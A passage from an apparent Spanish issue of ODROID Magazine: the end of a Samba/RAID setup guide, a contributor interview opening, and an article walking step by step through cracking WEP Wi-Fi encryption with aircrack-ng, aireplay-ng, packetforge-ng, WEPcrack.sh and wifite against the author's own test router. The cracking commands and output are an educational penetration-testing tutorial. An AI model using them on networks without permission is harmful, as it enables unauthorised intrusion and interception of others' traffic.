$ /etc/init.d/samba restart
```

Comprueba que puede acceder a tus recursos compartidos:

```
$ smbclient //192.168.XXX.XXX/
USERNAME
```

Debería aparecer el prompt samba:

```
smb: \> _.
```

Si puedes listar tus archivos, es que el servidor está configurado correctamente. Después, vuelve a la máquina cliente.



LINUX



WINDOWS



MAC

Instalar el cliente Samba

Para instalar cifsutils y el cliente Samba, sigue los pasos que se indican en <http://bit.ly/1WAkeiF>. Básicamente son:

```
$ apt-get install samba-client
$ apt-get install cifs-utils
```

La herramienta cifs-utils te ayudará a automontar los recursos compartidos de tu servidor. Sin embargo, primero debes verificar que la conexión funcione:

```
$ smbclient //192.168.XXX.XXX/
USERNAME
```

Si ves el prompt esperando, es que todo está bien y puedes configurar de automontaje. Crea tu punto de montaje (probablemente en algún lugar por encima de tu directorio /home). Una vez más, tienes que editar el archivo /etc/fstab con tus credenciales. Añade esto:

```
# Samba automount
//192.168.XXX.XXX/RAID1 /media/
RAID1-server cifs username=USERNAM
E,password=PASSWORD,iocharset=ut
f8,sec=ntlm 0 0
```

La razón por la que instalar cifs-utils es evidente ahora. También hay una razón por la cual no debes montarlo en tu directorio home. Al principio tiene buena pinta, porque puedes ver tus recursos compartidos justo con el resto de archivos. El problema es, que si se pierde la conexión con el servidor, la máquina cliente sigue queriendo listar los archivos. Esta operación puede llevar mucho tiempo y puede no listar los archivos de tu carpeta home o abrirlos con el gestor gráfico. También existen otros problemas que describo más adelante.

Ahora puedes intentar montar:

```
$ sudo mount -a
```

Si ha salido bien, ahora podrás navegar por tus recursos compartidos. Sim-

plemente para estar seguro de que la carpeta es accesible tras un reinicio, vuelve arrancar la máquina cliente.

Solución de problemas

Estos son algunos de los problemas con lo que me encontré. Estaba transfiriendo una enorme cantidad de datos (6.5 GB, ~ 8000 archivos) a través de Wi-Fi. De repente, todo se detuvo. Por ejemplo, no podría conectar con el servidor a través de SSH y Apache no funcionaba. Presioné el botón de reinicio, pero no sirvió de nada y recibí un error de "Conexión rechazada". Mi intención de buscar las razones no me llevó a ningún sitio. Empecé retirando la tarjeta microSD del U3 y anulé la línea del auto montaje. El arranque se inició y el siguiente comando funcionó:

```
$ sudo mount -a.
```

Todo fue bien hasta el siguiente reinicio. Observé de nuevo el error de "Conexión rechazada". En este caso, tuve que utilizar el siguiente comando:

```
$ fsck /dev/md0
```

Este problema aparecía cada vez que intentaba transferir archivos a través de WiFi. Lo interesante es que el problema no se daba cuando utilizaba la conexión de red cableada (eth0). Así que en conclusión, yo diría que lo más importante de todo el proyecto era contar con una conexión WiFi estable. Para comentarios, preguntas y sugerencias, por favor visita el hilo original en <http://bit.ly/22bRQU4>.

Referencias

- Tutorial Software RAID
<http://bit.ly/27pCVcF>
- Configuración Servidor Samba
<http://bit.ly/1Rj99um>
- Configuracion Cliente Samba
<http://bit.ly/1WAkeiF>

ROMPIENDO LA SEGURIDAD WEP

UNA GUIA PARA PIRATEAR LA ENCRIPCION INALAMBRICA MAS SIMPLE

por Adrian Popa



En mis anteriores artículos, aprendimos cómo funcionan las redes inalámbricas y la forma con la que se pueden desestabilizar usando técnicas y herramientas muy simples. En esta entrega, vamos a empezar a atacar la encriptación de las redes inalámbricas. Por supuesto, como ya deberías saber a estas alturas, realizar este tipo de ataques y tratar de romper la encriptación de la información de cualquier persona es un delito y está castigado por ley en la mayoría de los lugares. Sólo debes probar los siguientes experimentos en tus propias redes o en aquellas en las que tienes permiso del administrador para llevar a cabo estas pruebas. Estos ensayos pueden ayudarte a auditar la seguridad de tu propia red y así descubrir sus puntos débiles antes de que los hagan atacantes reales por tí. Como siempre, puede utilizar Kali Linux, pero esta guía está adaptada a Ubuntu 14.04 que ejecutamos en el ODROID-C1.

Cómo se supone que funciona WEP

WEP significa Wired Equivalent Privacy, es una técnica de encriptación introducida en 1997 para ayudar a proteger las redes inalámbricas contra el espionaje, proporciona seguridad y privacidad similar a una red cableada. Utiliza el cifrado RC4 corriente para la privacidad y CRC32 para la integridad de los datos. Solía ser el estándar para muchos routers antiguos, aunque en la actualidad está obsoleto y ha sido reemplazado por el cifrado WPA y otras tecnologías de encriptación. Siguen existiendo todavía algunas redes WEP por ahí y probablemente tu rúter WPA soporte transmisiones con encriptación WEP.

El estándar WEP 64-bits utiliza una clave de 40 bits (también conocida como WEP-40), combinada con un vector de inicialización (IV) de 24 bits para formar la clave RC4. Un vector de inicialización es una entrada de tamaño fijo que requiere ser aleatoria o seudo-aleatoria para garantizar que las múltiples instancias del mismo texto plano encriptan diferentes datos cifrados. En el momento en que se elaboró el estándar WEP original, Las restricciones a las exportaciones del Gobierno de EE.UU. sobre tecnología criptográfica limitaron el tamaño de

la clave. Una vez que se levantaron las restricciones, los fabricantes de puntos de acceso implementaron un protocolo WEP extendido de 128 bits utilizando un tamaño de clave de 104 bits (WEP-104).

Una clave WEP normal actúa como un conjunto de 10 caracteres hexadecimales y cada carácter codifica 4 bits, mientras que la WEP-128 usa 26 caracteres hexadecimales.

El problema básico de la encriptación WEP es que utiliza un sistema de cifrado que no es el adecuado para el entorno inalámbrico en el que opera. El RC4 es un cifrado de flujo síncrono lo que significa que la corrupción o la pérdida de un único bit causa la pérdida de todos los bits y paquetes de información posteriores. Esto se debe a que la pérdida de datos desincroniza los generadores de claves en los dos extremos. Puesto que la pérdida de datos es muy común en la conectividad inalámbrica, es imposible utilizar un cifrado de flujo síncrono en el sistema 802.11. El problema, sin embargo, no deriva del algoritmo RC4, aunque está motivado por el hecho de que el cifrado no es el adecuado para la conectividad inalámbrica en la que la pérdida de paquetes está muy generalizada. En lugar de seleccionar un cifrado en bloque adecuado para la conectividad inalámbrica, el 802.11 trata de resolver el problema de sincronización con claves trasladando los requisitos de sincronización de una sesión a un paquete. Esta es la razón por la norma 802.11 cambia las claves para cada paquete debido a que la sincronización entre los extremos no es perfecta y está sujeta de por sí a la pérdida de paquetes. De esa forma, cada paquete puede cifrarse y descifrarse sin tener en cuenta la pérdida del paquete anterior. Se utiliza la misma clave para cifrar y descifrar los datos de esta forma.

La clave de red seleccionada por el administrador de la red, combinada con un vector de inicialización que cambia continuamente, son utilizados como "semilla" por un generador de números aleatorios para crear la clave encriptada. Las claves se codifican en xor con el texto plano para generar el texto cifrado. La decodificación se realiza a la inversa: el receptor conoce la clave de red, recibe el vector de inicialización en el paquete y




Figura 1 - Codificación y descodificación WEP

puede generar la misma clave. Esta está codificada en xor con el texto cifrado para generar el texto plano.

La debilidad de WEP

Si estuvieras leyendo este artículo y no fueras un experto en criptología, parecería que no hay nada fuera de lugar. Después de todo, el texto cifrado parece bastante aleatorio. El problema con esto es que una clave sólo tiene una longitud de unas pocas decenas de bits, pero el texto plano puede tener un tamaño de gigabytes. Después de un gran número de bits generados por RC4, los números aleatorios se vuelven predecibles e incluso puede llevar a repetirse desde el principio. Obviamente esto es un problema, ya que con un ataque de texto plano conocido (KPA) sería posible calcular la secuencia de la clave y utilizarla para desencriptar los nuevos mensajes.

Para resolver este problema, se introdujo el IV para complementar la “semilla”. Desafortunadamente, los 24 bits para el IV era muy poco, así que el IV se generaba de un modo predecible, permitiendo a los atacantes adivinar el futuros IVs y utilizarlos para deducir la clave. Además, han aparecido nuevos métodos de ataque, como la inyección de paquetes de forma activa en la red o engañar al punto de acceso emitiendo un montón de nuevos IVs, que permite a los atacantes obtener la clave WEP en cuestión de minutos o incluso segundos.

Penetración WEP

Suficiente teoría - vamos a ver cómo y cuánto tiempo tardaremos en piratear las redes WEP. Para esta tarea, he configurado mi router para que emitira la red “NASA-HQ-Guests” con encriptación WEP de 64 bits utilizando la clave hexadecimal “5011D1F1ED”. Primero probé el router para asegurarme que podía conectarme con un dispositivo cliente que conocía la clave hexadecimal.

Para piratear la clave WEP de un punto de acceso, necesitamos recopilar una gran cantidad de vectores de inicialización IVs retransmitidos por el router. El tráfico de red normal no suele generar estos IVs muy rápido. En teoría, si eres paciente, puedes reunir suficientes IVs para obtener la clave WEP sim-

plemente escuchando el tráfico de la red y guardarlos. Puesto que ninguno somos paciente, utilizaremos una técnica llamada inyección para acelerar el proceso. La inyección realiza solicitudes al punto de acceso (AP), en este caso nuestro router, para volver a enviar los paquetes seleccionados una y otra vez muy rápido. Esto nos permite capturar un gran número de vectores de inicialización (IVs) en un corto período de tiempo. Una vez que hemos capturado una gran cantidad de vectores de inicialización, podemos utilizarlos para determinar la clave WEP. La mayoría de los ataques basados en WEP intentan utilizar los paquetes ARP para generar una gran cantidad de IVs, pero esto requiere que puedas capturar un paquete ARP de un cliente existente en la red. Vamos a intentar piratear la red cuando no hay ningún cliente conectado para capturar paquetes ARP.

Nuestra red amenazada tiene las siguientes peculiaridades:

- Es una conexión encriptada WEP de 64 bits
- Tiene el BSSID 9C:C1:72:3A:5F:E1
- Tiene el ESSID NASA-HQ-Guests
- Está utilizando el canal 1

Estos son los pasos básicos que vamos a seguir, utilizando el software aircrack-ng, que puedes descargar a través de apt-get:

1. Inicia la interfaz inalámbrica en modo monitor en un canal AP específico. En nuestro caso, es el canal 1. Asegúrate de que podemos recibir tráfico desde el punto de acceso:

```
$ sudo airmon-ng \
  start wlan0 1
$ sudo airodump-ng --bssid \
  9C:C1:72:3A:5F:E1 -i mon0 \
  -c 1
```

2. Usa aireplay-ng para hacer una falsa autenticación con el Punto de Acceso (no requiere ninguna clave). Para que un punto de acceso acepte un paquete, la dirección MAC de origen ya debe estar asociada. Si la dirección MAC fuente que estás inyectando no está asociada, el AP ignora el paquete y envía un paquete de “desautentificación”. En este estado, no se crean nuevos IVs debido a que el AP ignora todos los paquetes inyectados. La falta de asociación con el punto de acceso es la única y más importante razón por la que falla la inyección.

Para asociarte con un punto de acceso, utiliza la falsa autenticación:

```
$ sudo aireplay-ng -1 6000 \
  -q 10 -e NASA-HQ-Guests \
  -a 9C:C1:72:3A:5F:E1 \
  -h 7c:dd:90:ad:b6:cd \
  --ignore-negative-one mon0
```

En el comando anterior, “-1” es la falsa autenticación, 6000 es el tiempo de reasociación en segundos, “q” es el intervalo

demantener activa la conexión, “-e” especifica el SSID de la red a la que estás conectando, “ - a” es el BSSID de la red y “h” es la dirección MAC de la tarjeta de red (que actuará como cliente). Una vez que ejecutes el comando, deberías ver que la asociación ha tenido éxito (Figura 2). Ten en cuenta que algunos puntos

```
adriang@iop06: ~$ sudo aireplay-ng -1 6000 -q 10 -e NASA-HQ-Guests -a 9C:C1:72:3A:5F:E1
-h 7c:dd:90:ad:b6:cd mon0
14:51:12 Waiting for beacon frame (BSSID: 9C:C1:72:3A:5F:E1) on channel 1

14:51:12 Sending Authentication Request (Open System) [ACK]
14:51:12 Authentication successful
14:51:12 Sending Association Request [ACK]
14:51:12 Association successful ::- (AID: 1)

14:51:22 Sending keep-alive packet
14:51:32 Sending keep-alive packet [ACK]
14:51:32 Got a deauthentication packet! (Waiting 3 seconds)

14:51:35 Sending Authentication Request (Open System) [ACK]
14:51:35 Authentication successful
14:51:35 Sending Association Request [ACK]
14:51:35 Association successful ::- (AID: 1)

14:51:45 Sending keep-alive packet [ACK]
14:51:55 Sending keep-alive packet [ACK]
14:52:05 Sending keep-alive packet [ACK]
14:52:15 Sending keep-alive packet [ACK]
14:52:25 Sending keep-alive packet [ACK]
```

Figura 2 – Autentificación constante

de acceso pueden desasociar el cliente tras un período de inactividad, lo cual hará fracasar el ataque, de modo que el comando te reconnectará automáticamente. Durante mis pruebas, he descubierto que transcurrido un tiempo o después de muchos paquetes, mi adaptador de red no era capaz de autenticarse con ninguna red. Tenía que desconectar manualmente y volver a conectar el adaptador para conseguir que funcionara de nuevo.

3. Usa chopchop de aireplay-ng o un ataque de fragmentación para obtener un algoritmo de generación seudoaleatorio (PRGA). El objetivo de los siguientes ataques es crear un archivo con un algoritmo de generación seudoaleatorio que se utilizará para crear nuevos paquetes para la inyección. Tanto el método chopchop como la fragmentación producen las mismas respuestas, aunque es posible que algún método puede que no funcione con todos los puntos de acceso.

Figura 3 - Ataque de fragmentación satisfactorio (usando un paquete LLC)

```
adriang@iop06: ~$ sudo aireplay-ng -5 -b 9C:C1:72:3A:5F:E1 -h 7c:dd:90:ad:b6:cd mon0
14:59:08 Waiting for beacon frame (BSSID: 9C:C1:72:3A:5F:E1) on channel 1
14:59:08 Waiting for a data packet...

Size: 70, FromDS: 1, ToDS: 0 (WEP)

BSSID = 9C:C1:72:3A:5F:E1
Dest. MAC = 01:80:C2:00:00:00
Source MAC = 9C:C1:72:3A:5F:E1

0x0000: 0842 0000 0180 c200 0000 9cc1 723a 5fe1 .B.....r...
0x0010: 9cc1 723a 5fe1 d0da 6df6 1f00 1f70 3d64 ..r...m....p...
0x0020: a5ae ddcc a27e 4a13 2d58 2509 5260 51b7 .....~J.-X%..R'Q.
0x0030: 7b21 66ef 8dfd bb1c c458 082a a916 b3c1 {!f....X.*...
0x0040: a259 29e6 f7b0 .Y...

Use this packet ? y

Saving chosen packet in replay_src-0404-150422.cap

Offset 69 ( 0% done) | xor = 17 | pt = D0 | 26 frames written in 464ms
Offset 68 ( 2% done) | xor = 0D | pt = 9E | 189 frames written in 3229ms
Offset 67 ( 5% done) | xor = B7 | pt = EA | 108 frames written in 1808ms
Offset 66 ( 8% done) | xor = EF | pt = CF | 41 frames written in 705ms
Offset 65 (11% done) | xor = 84 | pt = 00 | 489 frames written in 8276ms
Offset 64 (13% done) | xor = 79 | pt = 00 | 47 frames written in 803ms
Offset 63 (16% done) | xor = 0F | pt = 00 | 71 frames written in 1201ms
```

Para generar un archivo xor con el método de fragmentación, es necesario ejecutar este comando:

```
$ sudo aireplay-ng -5 \
-b 9C:C1:72:3A:5F:E1 \
-h 7c:dd:90:ad:b6:cd mon0
```

Aquí, “-5” representa el ataque de fragmentación, “-b” es BSSID de la red y “h” es la MAC del cliente de la falsa autenticación que hicimos en el paso 2. En caso de lograr una generación satisfactoria, el resultado será similar a la Figura 3 (toma nota del nombre de archivo - fragment-0404-145911.xor).

Si el método de fragmentación falla, puedes probar el método ChopChop (aunque parece más lento y necesita inyectar una gran cantidad de tráfico):

```
$ sudo aireplay-ng -4 \
-b 9C:C1:72:3A:5F:E1 \
-h 7c:dd:90:ad:b6:cd mon0
adriang@iop06: ~$ sudo aireplay-ng -4 -b 9C:C1:72:3A:5F:E1 -h 7c:dd:90:ad:b6:cd mon0
15:04:21 Waiting for beacon frame (BSSID: 9C:C1:72:3A:5F:E1) on channel 1
Read 60 packets...

Size: 70, FromDS: 1, ToDS: 0 (WEP)

BSSID = 9C:C1:72:3A:5F:E1
Dest. MAC = 01:80:C2:00:00:00
Source MAC = 9C:C1:72:3A:5F:E1

0x0000: 0842 0000 0180 c200 0000 9cc1 723a 5fe1 .B.....r...
0x0010: 9cc1 723a 5fe1 706d 23f7 lf00 b78e 3559 ..r...pm#....5Y
0x0020: e12e 8c5b d5de 78b2 08db 4fc4 92bb 4a01 ...[...x...0...J.
0x0030: d46f cccb 2af8 7c72 0997 7118 7560 b10e .o...|.r..q.u..
0x0040: 7984 205d 93c7 y. ]..

Use this packet ? y

Saving chosen packet in replay_src-0404-150422.cap

Offset 69 ( 0% done) | xor = 17 | pt = D0 | 26 frames written in 464ms
Offset 68 ( 2% done) | xor = 0D | pt = 9E | 189 frames written in 3229ms
Offset 67 ( 5% done) | xor = B7 | pt = EA | 108 frames written in 1808ms
Offset 66 ( 8% done) | xor = EF | pt = CF | 41 frames written in 705ms
Offset 65 (11% done) | xor = 84 | pt = 00 | 489 frames written in 8276ms
Offset 64 (13% done) | xor = 79 | pt = 00 | 47 frames written in 803ms
Offset 63 (16% done) | xor = 0F | pt = 00 | 71 frames written in 1201ms
```

Figura 4 – Ataque chopchop en curso

La única diferencia con el comando anterior es que ahora estamos usando “-4” para especificar un ataque chopchop. Los resultados son similares a los del ataque de fragmentación y se genera un archivo .xor en el disco, como se ve en la Figura 4.

4. Generar tu propio paquete ARP. Para engañar al punto de acceso generando una gran cantidad de IVs, necesitas enviar algo de tráfico ARP. ¿Por qué tráfico ARP? Porque necesitamos que el punto de acceso vuelva a retransmitir los paquetes y así generará un nuevo IV. Además, los paquetes ARP son pequeñas, conseguirás un mejor rendimiento de inyección con un paquete de 68 bytes en lugar de un paquete de 1500 bytes. Para generar el paquete, puede utilizar packetforge-ng, que forma parte del paquete aircrack-ng:

```
$ packetforge-ng -0 -a 9C:C1:72:3A:5F:E1
-h 7c:dd:90:ad:b6:cd -k 255.255.255.255 -l
255.255.255.255 -y fragment-0404-145911.xor -w arp-
packet
```

Las opciones usadas son los siguientes: “0” significa que hay crear un paquete ARP, “-a” es el BSSID de la red de destino, “h” es la dirección MAC de tu cliente autenticado (tarjeta de red), “-k” es la dirección IP de destino (retransmisión preferida), “l” es la dirección IP de origen, “-y” señala el archivo xor descubierto en el paso 3 y “-w” indica el nombre del archivo resultante en formato pcap.

5. Inicia una sesión airodump para capturar los IVs. Usa una ventana de terminal independiente para escribir el comando:

```
$ sudo airodump-ng \
--bssid 9C:C1:72:3A:5F:E1 \
-i mon0 -c 1 \
-w wep-capture.pcap
```

Es necesario especificar el SSID correcto de la red atacada, la interfaz de monitor, el canal (1) y un archivo donde escribir tráfico capturado. Deja la captura ejecutándose en un terminal.

6. Reproduce el paquete ARP falsificado. Utiliza una ventana de terminal aparte, para escribir el siguiente comando:

```
$ sudo aireplay-ng -2 \
-r arp-packet mon0
```

Se te pedirá que selecciones el paquete que quieras enviar (el primero está bien) y el proceso debería enviar sobre unos 500pps y continuar indefinidamente. Si revisas el terminal de airodump, verás más o menos la misma cantidad de tráfico de datos. Esto indica que la inyección está funcionando tal y como cabría esperar.

Surge una cuestión interesante - ¿los clientes conectados a la red verán este tráfico ARP? Bueno, hay una manera de averiguarlo, con wireshark. Parece que la respuesta es Sí: los clientes autenticados verán las peticiones ARP inundando la red, procedentes del router preguntando quien es 255.255.255.255 (Figura 5). Esto podría ser un claro indicativo de que la red está bajo un ataque, si alguien está observando. Por ejemplo, arpwatch ejecutándose en un host dentro de la red objetivo podría detectar este flujo de tráfico ARP.

Aún más interesante es el análisis del tráfico en modo monitor. Puedes ver que el atacante (7c: dd: 90: ad: b6: cd) continúa enviando la misma capa de tráfico ARP + LLC, pero el truco está en que vuelve a usar la misma IV con la que fue capaz de invertir el ataque de fragmentación (0x00c2d721). Este tráfico reiterado hace que el punto de acceso genere nuevas solicitudes como hemos visto, creando así gran cantidad de nuevas IVs.

Figura 5 - El tráfico ARP revela el ataque, pero no la MAC del atacante

60.161861	HuaweiTe_3a:5f:d6	Broadcast	ARP	who has 255.255.255.255?	Tell 192.168.1.2
60.165632	HuaweiTe_3a:5f:d6	Broadcast	ARP	who has 255.255.255.255?	Tell 192.168.1.2
60.169670	HuaweiTe_3a:5f:d6	Broadcast	ARP	who has 255.255.255.255?	Tell 192.168.1.2
60.173861	HuaweiTe_3a:5f:d6	Broadcast	ARP	who has 255.255.255.255?	Tell 192.168.1.2
60.178220	HuaweiTe_3a:5f:d6	Broadcast	ARP	who has 255.255.255.255?	Tell 192.168.1.2
60.182001	HuaweiTe_3a:5f:d6	Broadcast	ARP	who has 255.255.255.255?	Tell 192.168.1.2
60.185855	HuaweiTe_3a:5f:d6	Broadcast	ARP	who has 255.255.255.255?	Tell 192.168.1.2
60.188815	HuaweiTe_3a:5f:d6	Broadcast	ARP	who has 255.255.255.255?	Tell 192.168.1.2
60.192545	HuaweiTe_3a:5f:d6	Broadcast	ARP	who has 255.255.255.255?	Tell 192.168.1.2
60.195397	HuaweiTe_3a:5f:d6	Broadcast	ARP	who has 255.255.255.255?	Tell 192.168.1.2
60.198311	HuaweiTe_3a:5f:d6	Broadcast	ARP	who has 255.255.255.255?	Tell 192.168.1.2

Una vez que se han encontrado suficientes IVs, la red está penetrada. Para desencriptar el tráfico en Wireshark una vez que se conoce la clave, necesitas dirigirte a Edit -> Preferences -> Protocols -> IEEE 802.11 -> Decryption keys y añadir tu clave WEP. Ahora que los paquetes pueden descifrarse mostrarán los datos en la parte superior. He colocado una captura de paquetes de muestra en modo monitor en mi página de GitHub en <http://bit.ly/25lx0DD>.

```
adriangp@i-qp06: ~ aircrack-ng -b 9C:C1:72:3A:5F:E1 wep-capture.pcap-01.ivs
Opening wep-capture.pcap-01.ivs
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 13430 ivs.

Aircrack-ng 1.1

[00:00:22] Tested 408 keys (got 16925 IVs)

KB    depth   byte(vote)
0     2/ 4    AB(22016) 50(21760) B3(21760) F5(21760) D7(21504) 14(20992)
1     0/ 2    11(23296) 6B(22016) 0E(21760) A7(21504) DD(21248) 22(20992)
2     3/ 4    D1(21760) A0(21504) D4(21504) E8(21248) C8(21212) 60(20992)
3     0/ 5    F1(22528) 85(22016) B9(21760) 67(21504) B6(21504) 02(20736)
4     1/ 3    ED(21504) CB(21504) 3D(20992) A1(20992) 62(20736) 83(20480)

KEY FOUND! [ 50:11:D1:F1:ED ]
Decrypted correctly: 100%
```

Figura 6 - La clave WEP ha sido descubierta

7. Inicia la penetración de la clave con aircrack-ng. Puedes hacer este paso, incluso durante la captura:

```
$ aircrack-ng \
-b 9C:C1:72:3A:5F:E1 \
wep-capture.pcap-01.ivs
```

Como de costumbre, “-b” es el BSSID, y sólo tiene que suministrar el archivo de captura. Tan pronto como finalice, aircrack te mostrará la clave de red, Figura 6. Por último, puedes añadir a mi Curriculum que he pirateado la NASA :)

La penetración en sí es rápida. Por ejemplo, tuve que enviar unos 80.000 paquetes, muchos de los cuales entraron en el medio inalámbrico. La inyección, la captura y la descodificación me llevó unos 2 minutos en total. Si ejecutamos la prueba con una clave WEP de 128 bits, descubriremos que no llevará un poco más de tiempo, pero al final obtendremos la clave.

Realice las pruebas de penetración utilizando todos los módulos WiFi del Hardkernel. La Tabla 1 muestra los resultados.

Tabla 1 - Resultados de la penetración WEP utilizando los diferentes módulos WiFi de Hardkernel

	WEP 64	WEP 128	Remarks
Module 0	Broken in 2 minutes (10500 IVS/50000 packets)	Broken in 7 minutes (43000 IVS/ 170000 packets)	
Module 3	Broken in 4 minutes (6000 IVS/6500 packets)	Broken in 13 minutes (55500 IVS/ 30000 packets)	Injection is less efficient because of the driver (rt8192cu). Also packet count may be wrong
Module 4	Broken in 4 minutes (12000 IVS/93000 packets)	Broken in 8 minutes (50000 IVS/ 195000 packets)	Can crack WEP in 5GHz band

dos. El entorno de pruebas incluía un punto de acceso situado a unos 4 metros de distancia del ODROID-C1+, en la misma habitación con una potencia de señal de 44 dBm.

Ten en cuenta que el número de paquetes/IVs necesarios para romper el cifrado WEP puede variar dependiendo del driver, el tráfico de red, la distancia al punto de acceso y la interferencias de radio, aunque todos los módulos Wifi de Hardkernel fueron capaces de romper el protocolo WEP.

Herramientas mejoradas

El procedimiento que hemos realizado es ideal para fines educativos, ya que muestra todos los pasos necesarios, aunque es algo engorroso para un ataque real. Es por esto que hay un montón de herramientas que automatizan el ataque, cogiendo los datos básicos del atacante y devolviendo la clave de red.

Aquí tienes un simple script shell (<http://bit.ly/1Rke12t>)

Figura 7 - WEPcrack.sh en acción. La ventana superior mostrará la clave descifrada.

que te solicitará los datos iniciales y luego llevará a cabo la penetración en bucle hasta obtener la clave. El script comienza con unos pocos xterms, de modo que, si lo ejecutas a través de SSH, recuerda activar el reenvío X11. El script coge el nombre de la interfaz inalámbrica como argumento y hará el trabajo necesario para poner la interfaz en modo monitor.

```
$ ssh -X odroid-ip  
$ git clone https://github.com/mad-ady/WEPcrack.sh  
$ cd WEPcrack.sh  
$ sudo bash wepcrack.sh wlan0
```

El script mostrará una lista de todas las redes WEP de tu alrededor y te pedirá que selecciones la red a penetrar. A continuación, iniciará la autentificación, el ataque de fragmentación y la inyección. En la ventana principal, intentará obtener la clave basándose en la captura de paquetes actual. Se te preguntará si aircrack-ng ha descifrado la clave. Ten en cuenta que a veces falla aircrack para obtener la clave y es necesario reiniciar.

Otra herramienta que es muy conocida para descifrar la contraseña de redes es wifite (<http://bit.ly/1NGOSnU>). Esta herramienta Python es mucho más refinada que WEPCrack, y con la ayuda de otros programas, puede atacar a todo tipo de redes. Veremos wifite en acción en futuros artículos. Para usarla

únicamente con WEP, esto es lo que puedes hacer:

```
$ git clone https://github.com/derv82/wifite  
$ cd wifite  
$ sudo ./wifite.py
```

Wifite detectará el adaptador inalámbrico, te mostrará las

```
[+] scanning for wireless interfaces... done
[+] found 1 interface(s) available for use

-----  
NUM ESSID          CH ENCR  POWER   WPS?  CLIENT  
-----  
1 [REDACTED]        6 WPA2  64db  n/a  
2 [REDACTED]        1 WPA2  63db  n/a  clients  
3 NASA-HQ-Guests  1 WEP   63db  n/a  
4 [REDACTED]        1 WEP   63db  n/a  
5 [REDACTED]        1 WPA2  63db  n/a  
6 [REDACTED]        1 WPA2  39db  n/a  client  
7 [REDACTED]        13 WPA2 38db  n/a  
8 [REDACTED]        6 WPA   31db  n/a  
9 [REDACTED]        9 WPA   31db  n/a  
10 [REDACTED]       1 WPA2  31db  n/a  
  
[+] select target numbers (1-10) separated by commas, or 'all': 3  
  
[+] 1 target selected.  
  
[0:10:00] preparing attack "NASA-HQ-Guests" (9C:C1:72:3A:5F:E1)  
[0:10:00] attempting fake authentication (1/5)... success!  
[0:10:00] attacking "NASA-HQ-Guests" via arp-replay attack  
[0:05:24] started cracking (over 10000 ivs)  
[0:05:06] captured 24621 ivs @ 1365 iv/sec  
  
[0:05:06] cracked NASA-HQ-Guests (9C:C1:72:3A:5F:E1)! key: "5011D1F1ED"  
  
[+] 1 attack completed:  
  
[+] 0/1 WEP attacks succeeded  
      cracked NASA-HQ-Guests (9C:C1:72:3A:5F:E1), key: "5011D1F1ED"  
  
[+] disabling monitor mode on mon0... done
[+] quitting
```

Figura 8 - Wifite elegantemente piratea una red WEP

redes de tu entorno y te preguntará qué redes quieres atacar. Puedes seleccionar varias redes (separadas por comas) e intentará penetrar en todas ellas, asignando 10 minutos a cada tarea. Controla la autenticación, el ataque y la penetración internamente y te muestra actualizaciones periódicas del estado, aunque no te deja ver los detalles. Al final, el resultado es el mismo: las redes WEP son penetradas con facilidad.

Conclusion

A estas alturas debería tener claro la falta de seguridad de WEP a la hora de cifrar tu tráfico inalámbrico. Si ves una red WEP en tus inmediaciones, puedes piratearla en menos de 10 minutos con software de código abierto. Como hemos visto en el artículo anterior, cuestiones como ocultar el SSID o realizar un filtrado de MAC también se pueden eludir fácilmente. Si tienes dispositivos como móviles o cámaras IP que sólo soportan encriptación WEP, deberías considerar conectarlos a una red distinta y darles el acceso mínimo y la conectividad del puerto necesaria para su trabajo. Teniendo en cuenta que existen mejores sistemas de encriptación, como el WPA para las comunicaciones inalámbricas, el cual existe desde hace más de 12 años, podría ser conveniente retirar los dispositivos sin WPA de tu red y buscar alternativas. Puedes tratar más a fondo este tema en su hilo de soporte en <http://bit.ly/1s5ggCa>.

CONOCIENDO UN ODROIDIAN

ANDREW RUGGERI, EDITOR ADJUNTO DE ODROID MAZAGINE

editado por Rob Roy



Andrew y su querida cámara Hasselblad 503CX

Háblanos un poco sobre ti.

Mi nombre es Andrew Ruggeri y soy editor adjunto y escritor habitual de ODROID Magazine. Por mi labor en la “vida real”, realizo trabajos independientes en Sikorsky Aircraft y vivo con mi esposa en la costa noreste de los Estados Unidos. Casualmente, mi mujer resulta ser de la misma ciudad que Hardkernel en Corea (¡Qué pequeño es el mundo!) Mi formación está centrada en la Ingeniería Biomédica y desde hace poco tengo un Máster en Ingeniería Eléctrica. Siempre he tenido mucho interés en los dispositivos embebidos, desde los pequeños chips de Atmel 8 bits al asombroso sistema multi-núcleo ODROID-XU4.

¿Cómo fueron tus inicios con los ordenadores?

Siempre he admirado a mi hermano y lo he intentado copiar siempre que me ha sido posible. Cuando estaba en la escuela secundaria, iba a una clase de programación y siempre le observaba por encima del hombro cómo realizaba sus tareas escolares sobre codificación. Más tarde, me hice con un manual básico de C++ e intente leerlo lo mejor que pude. No mucho tiempo después, empecé a experimentar con una placa de desarrollo de 8-bit Motorola 68HC11 y su montaje. Descubrí que los sistemas embebidos son

mucho más interesantes, naturalmente me decante por estos dispositivos embebidos Linux de gran potencia, lo que me llevó a descubrir las placas de Hardkernel.

¿Qué te atrajo de la plataforma ODROID?

Mi Wandboard Quad es la que me llevó a ODROID. Quería empezar a trabajar con sistemas Linux embebidos y estaba buscando una buena placa. Estaba indeciso entre el ODROID-XU o el Wandboard. Me decante por la Wandboard, y rápidamente aprendí que una placa es tan útil como la comunidad y la documentación desarrollada a su alrededor. He bicheado los foros ODROID durante mucho tiempo y estoy sorprendido de lo rápido que han ido creciendo. Esta gran comunidad no sólo me llevo a la plataforma ODROID sino que me hizo querer formar parte de ella de un modo activo. Además, creo que muchos estarán de acuerdo conmigo en que las potentes especificaciones de las placas son un gran incentivo.

¿Cómo utilizas tus ODROIDS?

